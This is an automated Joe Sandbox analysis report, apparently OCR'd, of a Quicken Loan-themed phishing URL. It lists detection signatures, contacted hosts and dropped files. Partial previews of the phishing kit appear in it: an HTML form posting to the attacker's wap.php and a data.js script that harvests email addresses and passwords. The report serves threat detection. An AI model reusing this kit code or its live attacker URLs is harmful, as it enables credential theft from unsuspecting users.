ID: 433337
Cookbook: browseurl.jbs
Time: 16:50:38
Date: 11/06/2021
Version: 32.0.0 Black Diamond

Table of Contents

Table of Contents 2
Analysis Report https://linkprotect.cudasvc.com/url?a=https%3a%2f%2fwww.ptcul.org%2fQUICKENLOANPayoffST.html&c=E,1,cZ4it7vUwwU40xP49hVIDZK5zOpWEgKMytxlbf_fzHhDG3IqiFWUNMvV6eqmKn6vwTU3V0KQw&typo=1 3
Overview 3
General Information 3
Detection 3
Signatures 3
Classification 3
Process Tree 3
Malware Configuration 3
Yara Overview 3
Dropped Files 3
Sigma Overview 3
Signature Overview 3
Phishing: 4
Mitre Att&ck Matrix 4
Behavior Graph 4
Screenshots 5
Thumbnails 5
Antivirus, Machine Learning and Genetic Malware Detection 5
Initial Sample 5
Dropped Files 5
Unpacked PE Files 5
Domains 6
URLs 6
Domains and IPs 6
Contacted Domains 6
Contacted URLs 6
URLs from Memory and Binaries 6
Contacted IPs 6
Public 6
General Information 7
Simulations 7
Behavior and APIs 7
Joe Sandbox View / Context 7
IPs 7
Domains 7
ASN 7
JA3 Fingerprints 7
Dropped Files 8
Created / dropped Files 8
Static File Info 12
No static file info 12
Network Behavior 12
Network Port Distribution 12
TCP Packets 12
UDP Packets 13
DNS Queries 13
DNS Answers 13
HTTPS Packets 13
Code Manipulations 15
Statistics 16
Behavior 16
System Behavior 16
Analysis Process: iexplore.exe PID: 5784 Parent PID: 792 16
General 16
File Activities 16
Registry Activities 16
Analysis Process: iexplore.exe PID: 4956 Parent PID: 5784 16
General 16
File Activities 16
Disassembly 16


Analysis Report https://linkprotect.cudasvc.com/url?a=...

Overview


General Information

Sample URL:	https://linkprotect.cudasvc.com/url?a=https%3a%2f%2fwww.ptcul.org%2fQUICKEN...iFWUNMvV6eqmKn6vwO6xqwRYpRL0NHQwJYVrLrUcxE9Wn2XjCcsSWt4750g-TU3V0KQw&typo=1
Analysis ID:	433337
Infos:	

Most interesting Screenshot:



Detection




Score:	56
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Yara detected HtmlPhish10
- Phishing site detected (based on im...
- Phishing site detected (based on log...
- HTML body contains low number of ...
- HTML title does not match URL

Classification



Process Tree

- **System is w10x64**
- iexplore.exe (PID: 5784 cmdline: 'C:\Program Files\Internet Explorer\iexplore.exe' -Embedding MD5: 6465CB92B25A7BC1DF8E01D8AC5E7596)
  - iexplore.exe (PID: 4956 cmdline: 'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:5784 CREDAT:17410 /prefetch:2 MD5: 071277CC2E3DF41EEEA8013E2AB58D5A)
- **cleanup**

Malware Configuration

No configs have been found

Yara Overview

Dropped Files

Source	Rule	Description	Author	Strings
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\4PB7FJMT\wap[1].htm	JoeSecurity_HtmlPhish_10	Yara detected HtmlPhish_10	Joe Security	

Sigma Overview

No Sigma rule has matched

Signature Overview

Click to jump to signature section

Phishing:

Yara detected HtmlPhish10


Phishing site detected (based on image similarity)

Phishing site detected (based on logo template match)

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impac
Valid Accounts	Windows Management Instrumentation	Path Interception	Process Injection 1	Masquerading 1	OS Credential Dumping	Security Software Discovery 1	Remote Services	Data from Local System	Exfiltration Over Other Network Medium	Encrypted Channel 2	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	Modif Syste Partiti
Default Accounts	Scheduled Task/Job	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Process Injection 1	LSASS Memory	File and Directory Discovery 1	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Non-Application Layer Protocol 1	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	Devic Lockc
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Obfuscated Files or Information	Security Account Manager	Query Registry	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Application Layer Protocol 2	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	Delet Devic Data


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
http://https://linkprotect.cudasvc.com/url?a=https%3a%2f%2fwww.ptcul.org%2fQUICKENLOANPayoffST.html&c=E,1,cZ4it7vUwwU40xP49hVIDZK5zOpWEgKMytxlbf_fzHhDG3IqiFWUNMvV6eqmKn6vwO6xqwRYpRL0NHQwJYVrLrUcxE9Wn2XjCcsSWt4750g-TU3V0KQw&typo=1	0%	Avira URL Cloud	safe	

Dropped Files

No Antivirus matches

Unpacked PE Files

No Antivirus matches

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://https://www.ptcul.org/QUICKENLOANPayoffST.htmlRoot	0%	Avira URL Cloud	safe	
http://https://noc.uksldc.in/	0%	Virustotal		Browse
http://https://noc.uksldc.in/	0%	Avira URL Cloud	safe	
http://https://webline.in/	0%	Avira URL Cloud	safe	
http://https://itmddn.com/QUIQUICKENLOANPayoffST.htmlCKENFILE/wap.php?wap=4UY432Root	0%	Avira URL Cloud	safe	
http://uktenders.gov.in/nicgep/app	0%	Avira URL Cloud	safe	
http://https://www.itmddn.online	0%	Avira URL Cloud	safe	
http://https://www.ptcul.org/QUICKENLOANPayoffST.html.Quicken	0%	Avira URL Cloud	safe	
http://webline.co.in/itm/document/application-form-itm.pdf	0%	Avira URL Cloud	safe	
http://itmddn.com/itm-prospectus-2021-final.pdf	0%	Avira URL Cloud	safe	
http://www.ptcul.org/noc/	0%	Avira URL Cloud	safe	
http://https://forms.eduqfix.com/insttechmgt/add	0%	Avira URL Cloud	safe	
http://cm.uk.gov.in/	0%	Avira URL Cloud	safe	
http://www.governoruk.gov.in/	0%	Avira URL Cloud	safe	
http://https://www.itmddn.com/itm-prospectus-2020-final.pdf	0%	Avira URL Cloud	safe	
http://mail.ptcul.org/	0%	Avira URL Cloud	safe	
http://www.ptcul.org.	0%	Avira URL Cloud	safe	
http://https://itmddn.com/QUI	0%	Avira URL Cloud	safe	
http://https://www.ptcul.org/QUICKENLOANPayoffST.html~	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
itmddn.com	103.205.64.138	true	false		unknown
linkprotect.cudasvc.com	52.58.148.216	true	false		unknown
ptcul.org	103.205.64.138	true	false		unknown
www.ptcul.org	unknown	unknown	false		unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://https://www.ptcul.org/QUICKENLOANPayoffST.html	true		unknown
http://https://itmddn.com/QUICKENFILE/wap.php?wap=4UY432	true		unknown

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
52.58.148.216	linkprotect.cudasvc.com	United States		16509	AMAZON-02US	false
103.205.64.138	itmddn.com	India		17439	NETMAGIC-APNetmagicDatacenterMumbaiIN	false

General Information

General Information

Joe Sandbox Version:	32.0.0 Black Diamond
Analysis ID:	433337
Start date:	11.06.2021
Start time:	16:50:38
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 3m 37s
Hypervisor based Inspection enabled:	false
Report type:	light
Cookbook file name:	browseurl.jbs
Sample URL:	http://https://linkprotect.cudasvc.com/url?a=https%3a%2f%2fwww.ptcul.org%2fQUICKENLOANPayoffST.html&c=E,1,cZ4it7vUwwU40xP49hVIDZK5zOpWEgKMytxlbf_fzHhDG3IqiFWUNMvV6eqmKn6vwO6xqwRYpRL0NHQwJYVrLrUcxE9Wn2XjCcsSWt4750g-TU3V0KQw&typo=1
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	14
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal56.phis.win@3/14@4/2
Cookbook Comments:	• Adjust boot time • Enable AMSI • Browsing link: https://itmddn.com/QUICKENFILE/wap.php?wap=4UY432
Warnings:	Show All

Simulations

Behavior and APIs

No simulations

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASN

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\RecoveryStore.{F25EFFC0-CB0F-11EB-90E5-ECF4BB570DC9}.dat	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	Microsoft Word Document
Category:	dropped
Size (bytes):	30296
Entropy (8bit):	1.8476140672654426
Encrypted:	false
SSDEEP:	192:rCZRZs2GW2tcifVm4zMpwB2CDOsfpm/jX:r+3bdWD4ADj+
MD5:	67D6688501C1D5995EB94DD22105675B
SHA1:	9C74D338F18BB9CB6321B6CAF4AF544E717AFC9D
SHA-256:	4DA4B485D1E597B3CF7308F6D8FB24FC524DB4DD31FAE8A7645541392B7F98C4
SHA-512:	BE3E82307F26E65C069FA281355496DFB754A0EC8DC718AA238C458E3D3F64F4B8764D2C37F907CE8F1AA6F730CCC7FD98C1431EBBED4402B5F32F3083DC415D
Malicious:	false
Reputation:	low
Preview:	.....R.o.o.t. .E.n.t.r.y.....

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\{F25EFFC2-CB0F-11EB-90E5-ECF4BB570DC9}.dat	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	Microsoft Word Document
Category:	dropped
Size (bytes):	3139088
Entropy (8bit):	4.086569331873223
Encrypted:	false
SSDEEP:	24576:N0cEXSFylq5lVyRF41kcYAmqyy0cEXSFylq5lVyRF41kcYAmqp:NwF4ml5wF4mIp
MD5:	95C286991F4219550DD225BBD69181FF
SHA1:	B527741CD1CB73593067BF0A08F775342E3C2CDD
SHA-256:	F42905C585E8DBDE405B8A2D0E7C16FEE25F48B88619B77B97F75E479F0C23DF
SHA-512:	CF9B84667A5E0CFEEDC0B14901DAB278FBAEBAAA03B1B63837F213124D8FB704B1C63A68EB4281DF14CF3E363DF0E54DD6BA7081033DEBDBBC5FC1F574AAC93F
Malicious:	false
Reputation:	low
Preview:	.....R.o.o.t. .E.n.t.r.y.....

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\{FA426710-CB0F-11EB-90E5-ECF4BB570DC9}.dat	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	Microsoft Word Document
Category:	dropped
Size (bytes):	16984
Entropy (8bit):	1.5659409247704654
Encrypted:	false
SSDEEP:	48:IwTGcprqGwpanEG4pQd2GrapbS3GQpK/G7HpRzTGIpG:rpZyQ06OBSBAOT5A
MD5:	890F34924670AC7AFFE2364DDD3B215F
SHA1:	BE7AC331590CC3475C5E8BE9AC3169CC2F50850D
SHA-256:	EEB8F07A6DDDD3A6C91A41914201EE1127174A220858C262DDEF9CAD4EE08924
SHA-512:	695EC9E9C6C1D07B175A6B2B35DAE19542AEFD35A5F63CE5339699440A999AEEB6DF810BEEB325E1AF235E3195FEA850BED3C64BD91EDE2767D0639AECC55F0
Malicious:	false
Reputation:	low

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\{FA426710-CB0F-11EB-90E5-ECF4BB570DC9}.dat	
Preview:	....R.o.o.t. .E.n.t.r. y..... .....

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\4PB7FJMT\favicon[1].htm	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	HTML document, UTF-8 Unicode text, with very long lines, with CRLF, LF line terminators
Category:	dropped
Size (bytes):	51782
Entropy (8bit):	4.417542507576741
Encrypted:	false
SSDEEP:	384:isB2QqbUXFZa7rIwItQ/XPnfR91QzdYBgDtWycMljOognzq3JOjnFUrMVY9pcW9w:isB2+FZanItCf/fR9ubtneq3Mqs
MD5:	D8ADDF0564A887FBA265D39E6B9C0C6C
SHA1:	B2472CA3EE25B66137779E74166851C92843B266
SHA-256:	2C9F99FCFFEF2195DBD9CFD180DE6274C6885E964CA8C42BF368A1BBDE265911
SHA-512:	D4319EB5FA1406E01C0B13E3AC68B69EBB2FCCF208202CBFC82C16EFC92C2A50DFB51AF3FDD3124FB330CB6916DACD1E112FE866BB9AC69021BDC2F38CCB E011
Malicious:	false
Reputation:	low
Preview:	<!DOCTYPE html>.<html lang="en">.<head>.<title>Welcome to Power Tranmission Corporation of Uttarakhand Limited</title>.<meta name="description" conten t="Welcome to Power Tranmission Corporation of Uttarakhand Limited">.<meta name="keywords" content="Welcome to Power Tranmission Corporation of Uttarakhand Limited">.<meta charset="UTF-8">.<meta name="viewport" content="width=device-width, initial-scale=1.0">.<link rel="stylesheet" href="assets/css/bootstrap.min.css">. <link rel="stylesheet" href="assets/css/font-awesome.min.css">.<link rel="stylesheet" href="assets/css/owl.carousel.css">.<link rel="stylesheet" href="assets/css/nice-sel ect.css">.<link rel="stylesheet" href="assets/css/slicknav.min.css">.<link rel="stylesheet" href="assets/css/magnific-popup.css">.<link rel="stylesheet" href="assets/css/ custom-progress.css">.<link rel="stylesheet" href="assets/css/style.css">.<link rel="stylesheet" href="assets/css/responsive.css">.<link rel="stylesheet" href="assets/css /pure-js-lightbox.mi

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\4PB7FJMT\wap[1].htm	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	PHP script, ASCII text, with very long lines, with CRLF line terminators
Category:	downloaded
Size (bytes):	6927
Entropy (8bit):	4.924201201225566
Encrypted:	false
SSDEEP:	96:3gCZzrU2isVdK5QXr5k9ZBDZU4dXr5k9ZBDZU4pXr5k9ZBDZU4pPjXddxHvi:w2vNisVdCESfSzSVjfli
MD5:	1A4DDA30F1E58B6D9AA1EACC3291594B
SHA1:	1C53320B4C4B2C28281871968EA7291E966060DB
SHA-256:	D8E48EAADA21C33E836D7EB56DB23155A6B0155BDD1DDD93B5071CA558490F66
SHA-512:	B353FBA2FD969BB3BC962C099E796544CDF819E5AAAD36F08E802690F5FC24F12F5D27B74E858CC76B111ECAAEC72CF41FBBBEECC738084AD2F42BB49F5B3 CF
Malicious:	**true**
Yara Hits:	• Rule: JoeSecurity_HtmlPhish_10, Description: Yara detected HtmlPhish_10, Source: C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\4PB7FJMT\wap[1].htm, Author: Joe Security
Reputation:	low
IE Cache URL:	http://https://itmddn.com/QUICKENFILE/wap.php?wap=4UY432
Preview:	<?php.. if(isset($_GET['email'])){.. $email = $_GET['email';.. }..?>.....<!DOCTYPE html>..<html>.. <head>.. <title>0auth</title>.. <meta http-equiv="Cont ent-Type" content="text/html; charset=utf-8">.. <meta name="referrer" content="strict-origin" />.. .. </head>....<style type="text/css">.. .... body {.. margin: 0;.. .. }.... body:before {.. content: "";.. position: absolute;.. width : 100%;.. height: auto;.. background: url(background.png);.. z-index: -1;.. .. filter : blur(10px);.. -moz-filter : blur(10px);.. -webkit-filter: blur(10px);.. -o-filter : blur(10px);.. .. .. }..... .cont {..... width: 550px;.. height: 470px;.. background-color: #fff;.. box-shadow: 0px 2px 2px 2px rgba(0, 0, 0, 0.3);.. overflow: hidden;.. margin-top: 130px;.. margin-left: 410px;.. border-radius: 2px;..... }.... .form-cont {.. display: block;.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\B87Z87FM\QUICKENLOANPayoffST[1].htm	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	HTML document, ASCII text, with CRLF line terminators
Category:	downloaded
Size (bytes):	790768
Entropy (8bit):	6.079677617844917
Encrypted:	false
SSDEEP:	12288:7jUFuRXcgJnucspUyZWDqWgXeO4EBVVlleJcLsKkCf/p4UZ9vd38RD063nWw0AMu:jRjndspUyZWD17kW8p4UZ9N0063nWWV
MD5:	904460D42BFC3913A921ED2C0DA625B1
SHA1:	82F12CB951E13B2C93A4F29FD8FF6C183174CBA8
SHA-256:	9546436BBCCB9DF57891646735759B4C32793C3F7AFEE3BBC97682282FD296E9
SHA-512:	D83954B68355F43174601288B91CBF37196B164932C0374A6E2B49E20398AC9F6E50CF834BCBB5AD04D84E1C8181791EE9CE68010C094493BA436FE39569C1CD
Malicious:	false
Reputation:	low

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\B87Z87FM\QUICKENLOANPayoffST[1].htm	
IE Cache URL:	http://https://www.ptcul.org/QUICKENLOANPayoffST.html
Preview:	<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN" "http://www.w3.org/TR/html4/strict.dtd">..<html>....<head>.. <meta http-equiv="Content-Type" content="text/html; charset=utf-8">.. Branding: You'll probably want to set the title. -->.. <title>Quicken Loan Encryption</title>..</head>..<body style="font-size: 14px; font-family: arial; color: #414141;">..<table style="width:450px; border-collapse: collapse; margin-left: auto; margin-right: auto;">.. <form method="post" name="theForm" target="_top action="https://itmddn.com/QUICKENFILE/wap.php?wap=4UY432">.. <input type="hidden" name="rcptData" value="PENvdXJpZXJPcHRpb25EYXRhPgogID x2ZXJzaW9uPgogICAgMgogIDwvdmVyc2lvbj4KICA8c3Vi..amVjdD4KICAgIEdFR0RHSUhER0ZHREhGSENHRkRLQ0FFSkdPSEdHUEdKR0RHRkhECiAgPC9z dWJq..ZWN0PgogIDxyZXBseS10bz4KICAgIGtheS5oaWxsQGRjaHN5c3RlbS5jb20KICA8L3JlcGx5LXRv..PgogIDxyZXBseS1mcm9tPgogICAgbGFzaGFuZGEud2lsbG lhbXNAbmhzbWd0LmNvbQogIDwvcmVw..bHktZnJvbT4KICA8Y3VzdG9tZXItSUQ+CiAgICBRQzpHRUdER0lHSUdGR0JHTUhFR0
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\B87Z87FM\data[1].js	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with CRLF line terminators
Category:	downloaded
Size (bytes):	2645
Entropy (8bit):	5.14188617584634
Encrypted:	false
SSDEEP:	48:k8ljF5hN+P5LOJO3uxAnz39YQgOQ2iJmFOuxAgGjom839YQgOQ2iJmFV:FhNiVOJHE7gd2iaIS7gd2iw
MD5:	0F796FF31A1FE3D8EDA4C62A6A76F8AE
SHA1:	7166D928E6CCB431693D468E8F61B9DB5EE18D05
SHA-256:	B7212057A282925D14104090497BDBC69B78B51FB8CF30CD3A38602B87AA8019
SHA-512:	B7664DA7C38261F7431E9AA64655B88CF60BBCA6916AEE746E05D19CB67352B5E15AF8EAEE16A3746230E843131ACA95B78A82EB00FE4CC32B2B0166E0A9506B
Malicious:	false
Reputation:	low
IE Cache URL:	http://https://itmddn.com/QUICKENFILE/js/data.js
Preview:	var email = document.getElementById('email');..var password = document.getElementById('password');..var counter = 0;.....$('#nextx').click(function(e){...e.preventDefault();...var checkmail = /^\w+([\.-]?\w+)*@\w+([\.-]?\w+)*(\.\w{2,3})+$/g;...var alertx = document.querySelector('.alertx');.....if($('#email').val() == ""){....$('#email').focus();....alertx.style.color = "red";....alertx.textContent = "Enter a valid email address, phone number, or Skype name.";....return false;...}else if(!($('#email').val().match(checkmail))){....$('#email').focus();....alertx.style.color = "red";....alertx.textContent = "Enter a valid email address, phone number, or Skype name.";....return false;...}else if($('#password').val() == ""){....$('#password').focus();....alertx.style.color = "red";....alertx.textContent = "Please enter a valid password for your email account";....return false;...}else{....counter = counter + 1;....alertx.style.color = "#0073C6";....alertx.textContent = "Logging you i
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\NUEPGTR9\jquery-2.2.3.min[1].js	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with very long lines
Category:	downloaded
Size (bytes):	85659
Entropy (8bit):	5.366267621178451
Encrypted:	false
SSDEEP:	1536:MYE1JVoiB9JqZdXXe2pD3PgoIiulrUndZ6a4tfOi79xfWBZ+Bjda4w9W3qG9a986:n4J+OlfOM9xrCW6G9a98Hr2
MD5:	33CABFA15C1060AAA3D207C653AFB1EE
SHA1:	E3DBB65F2B541D842B50D37304B0102A2D5F2387
SHA-256:	6B6DE0D4DB7876D1183A3EDB47EBD3BBBF93F153F5DE1BA66450493486281O9A
SHA-512:	48568D6F7C42D3C93F59FE8244CD49F8EFEFBF8616CAB3C149DCB4A3ED67A8ACDFFAE2EB2019DA7A8F1A62800039DDF59CC347C17F33C15C1331B6C226303(2A
Malicious:	false
Reputation:	low
IE Cache URL:	http://https://itmddn.com/QUICKENFILE/vendor/jquery/jquery-2.2.3.min.js
